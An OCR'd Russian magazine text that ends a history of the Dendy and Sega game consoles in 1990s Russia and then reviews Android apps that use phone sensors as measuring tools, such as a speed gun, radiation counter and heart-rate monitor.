Но идея собственной программы не угасла — «стиплеровцы» договорились с каналом МТК и на нем начали показывать программу «Мир Dendy» вечером по субботам. Супонев отказался в очередной раз менять канал, поэтому пришлось придумать двух новых ведущих — ими стали актер кино Семен Фурман и подросток Андрей Гвоздев.

Программа получилась неудачной. Фурман отчаянно переигрывал, Гвоздев смешно смотрелся в кадре, а игры показывали те же самые, что Супонев на ОРТ, и рейтинги стали ползти вниз. В итоге «Стиплер» закрыл передачу совсем.

1996.

ПАДЕНИЕ ГИГАНТА

В своем интервью журналу «Навигатор игрового мира» от 2002 года Антон Зайцев обмолвится:

Вопрос: Из-за чего в 97 году ваша программа перешла со второго канала на НТВ?

Антон Зайцев: Из-за того, что наши спонсоры скрылись на горных вершинах. Спонсором у нас была фирма «Стиплер», в какой-то момент ее начальники пропали вместе с деньгами. Соответственно они перестали нам платить и сейчас где-то живут, богатые и счастливые. А программа на РТР закрылась.

Долгое время не было понятно, почему же такая успешная фирма так внезапно разорилась и пошла ко дну, — говорили о судебных процессах и даже о том, что консоли были «неудачно спроектированы», поэтому «Стиплер» замучался оформлять возвраты и ремонты.

Но наиболее вероятная версия была озвучена лишь в 2004 году в статье журнала Forbes «Кто подставил слоника Dendy» — бывший учредитель «Стиплера» Максим Селиванов рассказывал в ней о том, что «Стиплер» выиграл тендер на автоматизацию Государственной Думы (контракт почти на 30 миллионов долларов), однако на его пути встало могущественное ФАПСИ (Федеральное агентство правительственной связи и информации — позже его расформируют и передадут в ведомство ФСБ).

В неофициальной беседе «Стиплеру» было предложено «дуть отсюда», а несколько ключевых сотрудников компании попали в больницу с травмами (а одного переехала машина), вдобавок компания начала лишаться государственных контрактов по всей стране — «сверху» был спущен приказ никаких дел со «Стиплером» не иметь. На дружественного «Стиплеру» депутата было совершено покушение, и тогда учредители поняли, что из России надо временно уехать, — спокойно жить им не дадут.

В любом случае, история Dendy в России на этом практически закончилась — да, были продажи и после «Стиплера», а завод «Тензор», по-моему, до сих пор выпускает аппаратные клоны Famicom, но эпоха восьмибиток как массового увлечения ушла вместе со «Стиплером».

Народ довольно быстро перешел на дешевую китайскую Sega Megadrive II (SNES из-за своей дороговизны особенного распространения у нас не получила — второй массовой приставкой стала именно «Сега»).

1993-1996.

СУПЕР-ЕЖИК

Несмотря на очевидные аппаратные недостатки, по сравнению с конкурентом Super Nintendo, приставка Sega Mega Drive 2 (улуч-

шенная, маленькая версия огромного Mega Drive) получила в России второе дыхание. В основном это заслуга не официального партнера «Сеги» в России — компании «Форрус», а скорее китайских производителей. Официальная цена на «Сегу» была 330–350 тысяч рублей (цена 1995 года), в то время как китайский клон стоил 120 тысяч.

В отличие от аппаратных клонов Famicom/NES, подделывать «Сегу» выходило для китайцев дороже, за счет сложной архитектуры и нестандартных процессоров фирмы Motorola. Никаких эмуляторов и систем-на-чипе не было и в помине, поэтому все тупо копировалось — сюда вот этот процессор, сюда вот эту плату. В Мегадрайве не было никакой аппаратной защиты, а единственный модуль проверки просто проверял наличие строчки «Sega» в определенном месте памяти — если строчки не было, игра не запускалась. Подделать такое было элементарно.

Рынок наводнился «Сегами», и приставка от конкурента — Super Nintendo у нас так и не прижилась. Слишком уж дорогая она была, а к тому времени начали появляться и первые консоли с трехмерной графикой.

Однако основной успех «Сеги» крылся в библиотеке игр. Лицензионные картриджи с чипами сохранения игры и наворотами вроде мультиигр до нас доходили редко, зато все остальные не вызывали никаких проблем при пиратском тиражировании. В России была представлена чуть ли не вся библиотека игр Мегадрайва, в отличие от Super Nintendo, которая распространялась только лицензионным способом. На старте продаж к SNES предлагалось около двадцати разных игр, а пиратская библиотека «Сеги» насчитывала сотни.

Символом-талисманом (маскотом) «Сеги» был мультипликационный персонаж еж Соник — и он запомнится не только тем, что с ним был ряд шикарных игр, но и телепередачей «Соник Супер-Ежик», которую компания «Микродин» спонсировала на канале «РТР» (ныне «Россия»).


Передача, словно в отместку созданная как «ответ Стиплеру», была вовсе даже не про игры, а скорее про семейные ценности — две семьи, обязательно с детьми, играли в студии в Sonic 2 или Shinobi. Кто быстрее пройдет уровень — тот и выиграл. Главным призом была, конечно, консоль Sega Mega Drive II, которыми «Микродин» торговал. Передача просуществовала полгода и, когда «Микродин» обанкротились, просто перестала выходить. Впрочем, распространению «Сеги» это вовсе не помешало.

1992 И ТАК ДАЛЕЕ.

ТРЕХМЕРЩИНА

Ну а что было дальше? Конечно, приставки, умеющие обрабатывать трехмерную графику. Первой такой консолью, появившейся на российском рынке, была приставка R.E.A.L. (модель FZ-1) от Panasonic, выпущенная по спецификациям 3DO. Такую приставку делали сразу несколько компаний — это и сама Panasonic, и ее конкуренты Sanyo и Goldstar (ныне LG). Приставки отличались внешним видом и даже местами начинкой, но игры между ними были совместимы.

Дальше была Sony с ее PlayStation и противостояние с Nintendo 64 (где Sony безоговорочно победила), провал Sega Saturn и прочее. Но это, как говорится, совсем другая история.



Начинка китайской реплики консоли Famicom с переходником на PAL/SECAM

НАЧИНЕННАЯ ДОБРОМ

В американской версии NES был встроен чип для защиты от пиратства 10NES, который не позволял запускать картриджи, не подписанные у Nintendo. В японской версии консоли Famicom такого чипа предусмотрено не было. Именно эту версию и взяли китайцы, подвергли реверсивной инженерии и придумали систему NES-ON-CHIP — в итоге у них фактически получился железный эмулятор Famicom.

Эмулятор позволял очень сильно удешевить производство — вместо кучи процессоров и распайки на плате присутствовал один чип. Но у железа Famicom была особенность, которая сильно усложняла пиратам жизнь, — I/O-порт для связи с контроллерами чипов памяти на картридже Multi-Memory Controllers (MMC, маперы). Он позволял разрабатывать игры без ограничений аппаратной части приставки — это был задел на будущее, когда консоль устареет.

Для связи с портом производители игр делали собственные микросхемы и контроллеры памяти, расположенные внутри картриджа с игрой. В игру можно было добавить новых звуков или графики, которую нельзя было поместить в память приставки изначально. На консоли было всего 2 Кб памяти, на картридже же могло быть и 16, а то и 32 Кб. Информацию из мапера можно было подгружать в ОЗУ приставки на лету.

Для китайцев же такая система означала одно — помимо самих приставок, надо было штамповать и чипы в картриджах. А это удорожание производства. Поэтому пиратили главным образом самые простые игры, которые железный эмулятор точно переваривал, а копии картриджей с дополнительными чипами выпускали редко.

Некоторые игры на NES-ON-CHIP все же не шли или работали с глюками — менялась палитра, цвета, звук или игра подтормаживала, но это было меньшее зло. Именно такую приставку «Стиплер» заказывает в Тайване. Дизайн как у оригинальной Famicom, единственное отличие — отсоединяемые джойстики и встроенный модуль для PAL/SECAM (для работы на отечественных телевизорах).

С точки зрения «Стиплера» бизнес полностью легален — они сами не производят ничего, лишь поставляя готовый товар от китайцев. В фирменном магазине Dendy консоль продавалась за 39 тысяч рублей (94 доллара на конец 92-го).

Евгений Зобнин (androidstreet.ru)



СТАНДАРТАМ ВОПРЕКИ

ПРЕВРАЩАЕМ МОБИЛЬНЫЙ ДЕВАЙС В МНОГОФУНКЦИОНАЛЬНЫЙ ИЗМЕРИТЕЛЬНЫЙ ПРИБОР

О компасах, фонариках из LED-вспышек и поддельных сканерах отпечатков пальцев для смартфонов слышали, наверное, все. Но что ты скажешь о датчике радиации, спидометре, измерителе пульса и металлодетекторе? А ведь все это есть в маркете и вполне себе работает, показывая порой очень точные результаты. Не веришь? Я тоже не верил, поэтому лично провел испытания всех этих инструментов.

ВМЕСТО ВВЕДЕНИЯ

Эта статья посвящена наиболее интересным, странным и неоднозначным приложениям для мобильного устройства, способным расширить его функциональность и превратить в нечто большее, чем просто умный девайс. Здесь будет все, начиная от компасов и уровней и заканчивая такими, казалось бы, невозможными вещами, как спидометр и детектор радиации.


Все приложения были протестированы лично мной в боевых условиях на смартфоне Samsung Galaxy Nexus, который является референсным девайсом Google, а это значит, что если уж на нем софтина не показала правильных результатов, то не покажет, наверное, нигде.

Сразу хочу оговориться, что в статье не будет явно поддельных приложений, таких как «солнечная батарея из экрана смартфона» или «детектор лжи». Все это в лучшем случае игрушки, в худшем — вирусы. Речь пойдет только о том софте, работоспособность которого можно подтвердить законами физики и математики. Так что все, кто считает, что я лукавлю, говоря о, например, работоспособности приложения для измерения пульса, могут дальше не читать или пропускать спорные моменты, обругав автора про себя (хотя можно и вслух).

Smart Tools 1.5.1



ОС: Android 2.2 и выше
САЙТ: androidboy1.blogspot.ru
ЦЕНА: 75 рублей




Smart Tools — одна из самых полных и качественных коллекций инструментов, основанных на разнообразных датчиках, которые установлены в смартфон или планшет. Здесь есть компас, угломер, уровень, линейка, инструмент для измерения расстояния до объектов, фонарик, датчик вибрации и шума, а также металлоискатель, основанный на компасе. Пятнадцать инструментов, за которые автор просит всего 75 рублей. Все их можно получить и бесплатно, но по отдельности (см. раздел «Другие приложения этого разработчика» в Google Play).

Большинство инструментов здесь очевидны и не требуют каких-либо доказательств работоспособности, однако такие тулзы, как измеритель расстояния, металлодетектор, а также датчики вибрации и шума вызывают особый интерес у исследователя. Первый примечателен хотя бы тем, что он работает и включает в себя, помимо прочего, измеритель высоты. Принцип его работы такой же, что и у строительного прибора под названием теодолит: зная разницу между высотой объекта и прибора, а также угол наклона прибора, можно точно вычислить расстояние до объекта и измерить его высоту. Если же говорить об этом приложении, то достаточно просто запустить его, встать на ноги и навести «прицел» на основание объекта, чтобы на экране появилась информация о расстоянии. По умолчанию приложение предполагает, что смартфон находится на расстоянии 1,5 метра от земли, но это значение можно изменить, нажав в левый нижний угол экрана. Высчитывать следует так: твой рост минус 0,3.

Проведя испытания с рулеткой, удалось выяснить, что на небольших расстояниях (1–5 метров) инструмент показывает абсолютно точные результаты как для расстояния, так и для высоты. Затем начинаются погрешности, которые будут тем больше, чем дальше будет находиться объект, а где-то на 100 метрах результаты уже получаются совсем неадекватными реальности. Тем не менее для небольших домашних измерений инструмент подходит отлично.

Теперь о металлодетекторе. В основу его работы положен все тот же компас, намагниченная стрелка которого поворачивается к близким металлическим объектам. В испытаниях показал себя достойно, позволив точно определить наличие металлических предметов в карманах одежды. Дальность действия составила не больше 3 сантиметров, что позволяет использовать его для поиска оружия у пришедших гостей, но никак не для розысков клада капитана Флинта.





Измерители шума и вибрации. Первый использует микрофон смартфона и просто показывает уровень шума в децибелах. Сравнивать качество его показаний было не с чем, поэтому ничего определенного сказать не могу (кроме того, что стоящий рядом ноутбук в тишине шумит на уровне 30 децибел). Виброметр также оказался довольно занятной, но абсолютно бесполезной штукой, основанной на датчике положения. Наиболее интересен своей «шкалой интенсивности Меркa», последним пунктом в которой идет «Практически полное разрушение».

Порадовало увеличительное стекло, которое в отличие от аналогов, представленных в маркете, действительно качественно и без лишних шумов увеличивает текст, постоянно сохраняя нужный фокус, и позволяет одновременно включить фонарик. Также в приложении, кроме линейки, трех видов угломера и уровня, есть инструмент для измерения шага резьбы шурупов. Просто мечта плотника.

ВЕРДИКТ: must have!

Speed Gun 1.2.5





ОС: Android 1.6 и выше
САЙТ: androidboy1.blogspot.ru
ЦЕНА: бесплатно

Еще одно приложение от Android Boy, разработчика Smart Tools. Позволяет измерить скорость объекта с помощью камеры смартфона. Несмотря на название, работает по другому принципу, нежели стандартный полицейский радар, опираясь на простейшие законы геометрии. Понять эти законы легко, просто прочитав инструкцию по использованию, в которой сказано, что смартфон следует навести на объект, указать примерную дистанцию до этого объекта и удерживать на нем палец по мере перемещения. Другими словами, приложение просто измеряет скорость движения пальца по экрану и умножает результат на заданную удаленность объекта.

Само собой, такой метод измерения скорости не может быть точным просто по определению, но удостовериться в работоспособности приложения было необходимо. Захватив с собой смартфон, я отправился к ближайшей дороге, запустил инструмент для измерения дальности до объектов из комплекта Smart Tools, отмерил 20 метров, запустил Speed Gun, вбил в него вычисленное расстояние и начал водить по машинам пальцем. Примерная скорость оказалась от 28 до 34 километров в час — достаточно правдоподобный результат, если учитывать, что дальше по дороге поворот. С другой стороны, на глаз скорость была не больше 20–25 километров в час, что довольно сильно расходится с показаниями приложения. Однако это можно списать на недостаточно точно измеренное расстояние и на мой палец, который явно двигался по экрану с разной скоростью в разные моменты времени.


ВЕРДИКТ: занятное, но слишком сложное для применения в реальных условиях приложение. Интересно в качестве игрушки, но не более того.





Radioactivity Counter 1.7

ОС: Android 2.2 и выше, iOS 4.3 и выше
САЙТ: www.hotray-info.de
ЦЕНА: 140 рублей



Radioactivity Counter — это самый настоящий детектор радиации, способный зафиксировать и даже измерить уровень радиоактивного излучения. В отличие от счетчика Гейгера, его работа основана на использовании камеры смартфона, матрица которой, как оказалось, вполне способна отреагировать на наличие гамма- и бета-излучения. Общий смысл заключается в том, что, заклеив камеру смартфона куском светонепроницаемой материи (рекомендуется использовать магнитную пленку) и отсеяв шум самой матрицы, можно зафиксировать шум излучения, которое проникает сквозь материю и попадает в матрицу. Далее с помощью специальных алгоритмов приложение переводит количество шума в общепринятые значения микрогрей в час (мкГр/ч) и выводит на экран.

Само собой разумеется, что камеры различных смартфонов могут быть более или менее чувствительны к излучению, поэтому перед применением следует откалибровать приложение, найдя свой смартфон в таблице www.rdklein.de/html/radioa_data.html и введя значения полей «CPM-Noise», «CPM for 100 µGy/h», «CPM for 1000 µGy/h» и «CPM

Instant Heart Rate 2.5.7



ОС: Android 2.1 и выше, iOS 3.0 и выше
САЙТ: www.azumio.com
ЦЕНА: бесплатно (62 рубля за Pro)


Instant Heart Rate — это приложение для измерения пульса с помощью камеры. В своей работе использует принцип функционирования медицинского прибора, названного «пульсоксиметр». Это та самая штуковина, которую надевают на палец практически всех лежачих пациентов доктора Хауса; с помощью световой волны красного спектра и интенсивности его отражения от капилляров пальца он способен точно определить количество кислорода в крови (чем его больше, тем интенсивнее кровь поглощает свет), а заодно измерить пульс, регистрируя моменты наибольшего поглощения света во время прохождения «волн» крови по капиллярам.

Рассматриваемое приложение, конечно, количество кислорода в крови не определит, но пульс замерить может — фиксируя цветовую насыщенность пальца, прислоненного к камере смартфона и подсвеченного фотовспышкой. То есть ты просто прислоняешь палец к камере, а приложение после недолгого «обучения» начинает выводить на экран твой пульс, позволяя сохранить результат, а также отправить его на удаленный сервер.


Честно говоря, я был убежден, что приложение подобного класса показать достоверные результаты не может. Все-таки в нормальном приборе есть как источник света, так и его приемник с обратной стороны пальца, к тому же камеры смартфона и без того не высшего качества, а для подобных задач вообще не предназначены. Собственно, в случае со смартфоном Motorola Defy все мои опасения подтвердились; приложение очень долго не могло «поймать» пульс, затем в течение нескольких минут пыталось «удержать» его и в конце показывало какие-то совершенно дикие результаты в районе 110 ударов в минуту, притом что я спокойно сидел на диване.

В случае с Galaxy Nexus ситуация оказалась прямо противоположной. Софтина за пару секунд поймала пульс и через несколько мгновений выдала на экран вполне адекватный результат: 82 удара в минуту, что вполне нормально для человека, только что выпившего большую кружку кофе. Следующие два повторных замера показали те же результаты с разницей в один-два удара. Пульс, замеренный сразу после работы с гантелями, оказался 93, что опять же близко к действительности. Чтобы окончательно развеять сомнения, я воспользовался домашним прибором для измерения давления и смог убедиться, что приложение показывает не просто адекватный, но и вполне реальный пульс, который соотносится с показаниями обычных приборов с разницей в два-четыре удара (что вполне можно отнести к погрешности).





ВЕРДИКТ: must have при наличии смартфона с более-менее нормальной светочувствительностью камеры и соблюдении всех условий работы с приложением (палец должен быть абсолютно неподвижен и прижат к камере не слишком плотно).



for 50000 µGy/h» в соответствующие поля в настройках Radioactivity Counter. Эти цифры как раз и будут служить показателем соотношения «уровень шума — уровень излучения» для алгоритмов приложения, причем первый из них — это шум самой матрицы, который может отличаться в разных смартфонах одной модели (производители, например, часто меняют матрицы и некоторые другие комплектующие по мере жизни модели), поэтому рекомендуется замерить это значение, запустив приложение и протестировав уровень излучения в течение 5–60 минут (чем больше, тем лучше).

К сожалению, протестировать лично Radioactivity Counter у меня не получилось, так как под рукой не оказалось ни материалов для исследования, ни подходящего смартфона (согласно таблице, качество измерения Galaxy Nexus — две звезды, а это значит, что на нем результаты будут неадекватны реальности). Тем не менее, если верить словам знающих людей, приложение не только технически обосновано, но и реально работает, позволяя если не замерить точно, то определить наличие радиации. Для тех, кто решил протестировать софтину самостоятельно, сообщу, что кальцинированная сода и советские часы со светящимся в темноте циферблатом дают достаточное для регистрации приложением излучение.

ВЕРДИКТ: работоспособное приложение, качество измерений которого было подтверждено с использованием профессионального оборудования.

Smart Alarm 3.3




ОС: Android 1.6 и выше
САЙТ: www.yaunix.com
ЦЕНА: бесплатно


В 1953 году Натаниэль Клейтман и Юджин Асеринский, работавшие в Чикагском университете, открыли интересный феномен, связанный со сном человека. Как оказалось, сон вовсе не равномерен, он делится на две фазы: быстрого и медленного сна, которые последовательно сменяют друг друга на протяжении ночи. Так вот, оказалось, что человек видит сны только во время фазы быстрого сна, когда активизируется мозг, при этом начинают вращаться глазные яблоки, а человек переворачивается с бока на бок и непроизвольно выполняет другие движения. Позже выяснилось, что пробужденный во время фазы быстрого сна человек просыпается гораздо быстрее и чувствует себя намного лучше, чем даже если бы он проспал дольше, но проснулся во время фазы медленного сна.

Несколько лет назад фирма Innovative Sleep Solutions воплотила в действительность идею легкого пробуждения из быстрого сна, создав часы SleepTracker, которые реагируют на движения спящего человека и таким образом определяют, что наступила фаза быстрого сна. Пользователь просто устанавливает временной промежуток, в который он хотел бы проснуться, а часы «ловят» быстрый сон и будят владельца в нужный момент. Часы имели успех, и вскоре появилось приложение easywakeup для iOS, основанное на той же идее, а позже — и аналоги для Android.

Smart Alarm — один из таких аналогов. Внешне это простой будильник, в котором время задается приближенно. Достаточно указать нужное время, положить смартфон рядом с собой на кровать и спокойно уснуть. С помощью акселерометра Smart Alarm будет регистрировать колебания кровати, когда ты начнешь ворочаться, и таким образом установит переход в фазу быстрого сна. Вроде бы все просто.

Однако, когда-то загоревшись идеей подобного будильника, я долго мучился, перебирая различные аналоги из маркета и калибруя чувствительность каждого из них, но так и не добился приемлемого результата.





Основная проблема состояла в том, что я просыпался в самом начале временной рамки, то есть не когда наступал быстрый сон, а просто в начальное время для пробуждения. Калибровка помогала мало, поэтому я решил, что просто слишком много ворочаюсь и такой будильник не для меня. Вторая проблема — аккумулятор. Приложение собирает статистику всю ночь для более точного определения фаз, поэтому половина заряда улетала в никуда. Ну и в качестве «бонуса» оказалось, что большинство смартов отрубают датчики, когда подсветка экрана активна, так что приходилось держать экран включенным, да еще и присоединять зарядник на ночь.

ВЕРДИКТ: может стать неплохим будильником лично для тебя, но требует калибровки и тестирования.


Stress Check 1.0.1




ОС: Android 2.2 и выше, iOS 4.0 и выше
САЙТ: www.azumio.com
ЦЕНА: бесплатно

Еще одно приложение от Azumio — признанного лидера в разработке фитнес-приложений. На этот раз Stress Check — инструмент, позволяющий измерить текущий уровень стресса. Работа основана на том же принципе, что и Instant Heart Rate, плюс приложение выявляет нарушения ритма сердца, возникающие в стрессовых ситуациях, и выводит результат в процентах с пояснением. По заявлению разработчиков, алгоритм действия Stress Check основан на рекомендациях Европейского общества кардиологов и Североамериканского общества стимуляции и электрофизиологии.

Уже успев поработать с Instant Heart Rate, от этого приложения я не ожидал особенных проблем, и не ошибся. Находясь в спокойном состоянии на все том же любимом диване, я запустил софтину, прислонил палец к камере и подождал положенные две минуты. На экран был выдан результат — 17% с пояснением, смысл которого можно передать примерно так: «все ОК, парень, продолжай в том же духе». Второй замер я сделал сразу после получения известий о важном для меня событии. На этот раз результат оказался равным аж 67%, а пояснение сообщало, что я взволнован и лучше бы мне прилечь на диван и сделать несколько глубоких вдохов. Информация, как мне





кажется, вполне правдоподобная, однако что с ней делать, я так и не придумал.

ВЕРДИКТ: рабочий, но бесполезный инструмент.

SyPressure 1.14





ОС: Android 2.3.3 и выше
САЙТ: нет
ЦЕНА: бесплатно (40 рублей за Pro)

